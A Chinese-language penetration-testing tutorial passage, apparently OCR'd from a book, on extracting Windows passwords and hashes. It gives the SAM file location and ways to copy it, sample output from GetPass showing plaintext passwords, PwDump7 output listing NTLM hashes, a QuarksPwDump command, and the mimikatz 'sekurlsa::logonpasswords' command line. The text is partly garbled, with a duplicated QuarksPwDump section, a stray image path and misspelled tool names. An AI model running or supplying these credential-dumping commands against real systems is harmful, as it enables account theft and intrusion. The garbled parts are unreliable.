抓取密码

要想在Windows操作系统中抓取散列值或明文密码,必须将权限提升至 System。本地用户 名、散列值和其他安全验证信息都保存在SAM文件中。 Isass.exe进程用于实现 Windows的安全 策略(本地安全策略和登录策略)可以使用工具将散列值和明文密码从内存中的 Isass. exe进程或SAM文件中导出。

在Windows操作系统中,SAM文件的保存位置是C: Windows\System32 config该文件是被锁定的,不允许复制。在渗透测试中,可以采用传统方法,在关闭 Windows操作系统之后,使用FE盘进入文件管理环境,直接复制SAM文件,也可以使用VSS等方法进行复制。 下面对常见的单机密码抓取工具和方法进行分析

getpass读取

打开GetPass工具所在的目录。打开命令行环境。运行64位程GetPassword。运行该程序后,即可获得明文密码

```
* User: Administrator
* Domain: HACK
* Password: 1234k1;'\

Authentication Id:0;1489086
Authentication Package:Kerberos
Primary User:bob
Authentication Domain:HACK

* User: bob
* Domain: HACK
* Password: 1234k1;'\
```

pwdump7读取


在命令行环境中运行PwDump7程序,可以得到系统中所有账户的NTLMHash

```
C:\Users\bob\Desktop\PwDump7>PwDump7.exe
Pwdump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es

Administrator:500:AAAEE2440C6F70D887B6A7E32BE02948:84D350D7D06C454D9F0FF6D34D4CD0A3:::
Guest:501:NO PASSWORD**********************:NO PASSWORD**********************:::
zhangsan:1006:5FCEB7BDD68257F9A6A5A68F7512604F:4BF7182A8EDA1434AB37A30B89321DBA:::
```

QuarksPwDump

下载QuarksPwDump.exe,在命令行环境中输人"QuarksPwDump.exe--dump-hash-local"导出三个用户的NLMHash



QuarksPwDump

QuarksPwDump

下载QuarksPwDump.exe,在命令行环境中输人`QuarksPwDump.exe --dump-hash-local`导出三个用户的NLMHash

mimikztz在线读取

在mimkatz目录下打开命令行环境'输人如下命令'在线读取散列值及明文密码'

```
mimikatz.exe "privilege::debug" "log" "sekurlsa::logonpasswords"
```